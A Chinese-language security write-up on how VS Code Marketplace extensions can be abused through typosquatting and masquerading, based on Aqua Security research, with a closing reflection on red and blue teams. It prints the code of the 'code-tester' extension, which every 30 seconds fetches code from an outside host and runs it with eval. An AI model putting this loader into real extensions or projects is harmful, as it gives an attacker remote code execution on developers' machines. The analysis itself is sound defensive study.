

## 題目:程式碼編輯器VS Code的外掛程式市集恐遭駭客濫用

### 一、事件背景

#### (一)事件背景

資安業者Aqua Security指出, 微軟程式碼編輯器Visual Studio Code的外掛程式市集VSCode Marketplace, 出現異常行為的外掛程式API Generator Plugin和code-tester, 一旦使用者將其安裝到程式碼編輯器上, 這些外掛程式就會每30秒向特定URL發送HTTP請求, 並使用特定函式進行回應。


研究人員上架冒牌的Prettier外掛程式(正牌的已被下載2,700萬次), 過程中他們不只能盜用程式的圖示, 還能使用一模一樣的名稱上架, 結果2天有1,500個開發者上當。此外, 他們也發現開發者只要能證明持有某個網域, 就能取得藍勾勾驗證。

#### (二)漏洞分析

攻擊者可以輕鬆地冒充流行的 Visual Studio Code 擴充功能並誘騙不知情的開發人員下載它們。

### 二、分析流程

在VSCode Marketplace的Prettier外掛程式, 上方是正牌的, 而下方是研究人員上架冒牌的, 如下圖:



#### 1.使用TypoSquatting:

仔細觀察 URL, 我們可以看到發布者的名稱(esbenp vs espenp)以及擴充功能的名称(prettier-vscode vs pretier-vscode)有兩個不同之處。當開發人員若無意中輸入 pretier 時, 我們可以假設會給安裝到冒牌的使用者帶來很高的資安風險。


## 2.使用Masquerading:

發布者的名稱及外掛程式的名稱可以與非常流行的擴充功能完全一致的名稱。這是允許的，因為當建立新的擴充功能時，我們可以在名為「displayName」的屬性下建立它，該屬性是擴充功能的名稱和發布者的名稱，任何人都可以用這些名稱輸入幾乎任何所需的值。因此，任何人都可以偽裝成幾乎任何擴展。

安裝次數和星星數量目前數量相當低。但是，隨著時間的推移，越來越多不知情的用戶會下載我們的假擴充功能。隨著這些數字的成長，擴展將獲得可信度。

## 3.使用注入惡意程式碼:

研究人員深入研究code-tester的程式碼，如下圖:

A screenshot of a code editor with a dark background and light-colored text. The code is a JavaScript function named 'activate(context)' which uses 'setInterval' to run a block of code every 30 seconds (1000 \* 30). Inside the interval, it uses 'require' to load 'http' and 'os' modules. It then gets the hostname and constructs a URL 'http://\${hostname}.robotnowai.top/vscode'. It performs an HTTP GET request to this URL. When the response is received, it iterates through the response data and uses 'eval' to execute the received code. The code is as follows:

```
function activate(context) {  
  
    setInterval(() => {  
        const http = require('http');  
        const os = require('os');  
        let hostname = os.hostname();  
        let url = `http://${hostname}.robotnowai.top/vscode`;  
        http.get(url, (res) => {  
            let respBody = '';  
            res.on('data', (data) => {  
                respBody += data;  
            });  
            res.on('end', () => {  
                eval(respBody)  
            });  
        });  
    }, 1000 * 30);  
}
```

我們可以看到安裝後以及每次 VSCode 啟動後運行的啟動函數。在此函數中，程式碼會向具有專用子網域的外部 URL 傳送請求該子網域是您的伺服器的主機名稱。一旦它從 URL 收到回應，它就會使用eval函數執行回應資料。此請求每 30 秒發生一次。

由於通訊使用的是 HTTP 而不是 HTTPS，因此很容易受到中間人攻擊，從而允許其他不良行為者在使用此擴充時注入惡意程式碼。

## 三、技術背景需求

1. TypoSquatting(域名劫持):攻擊者會註冊一個與受信任網域僅有一個或幾個字符不同的網域名稱。利用使用者輸入網址時的拼寫錯誤，或在點擊連結前未仔細核對網址時，使用者會被引導至由對手控制的目的地。
2. Masquerading(假冒):攻擊者可能會試圖假冒外掛程式的特徵，使其對使用者或安全工具看起來是合法或無害的。假冒是透過修改或濫用物件的名稱或位置，無論是合法的還是惡意的，以規避防禦和監測的行為。這可能包括假冒檔案數據、誘使使用者誤認檔案類型，或使用合法的服務名稱來偽裝。

#### 四、心得

在資安事件猖獗的時代，我們在想方法避免已知的攻擊手法之際，也應該思考還有哪些新的攻擊手法。因此，我認為藍隊與紅隊在資安領域都佔有一定的重要地位，而攻擊和防禦仍然我們關注的課題。

#### 五、資料來源

<https://www.ithome.com.tw/news/155080>

<https://www.aquasec.com/blog/can-you-trust-your-vscode-extensions/>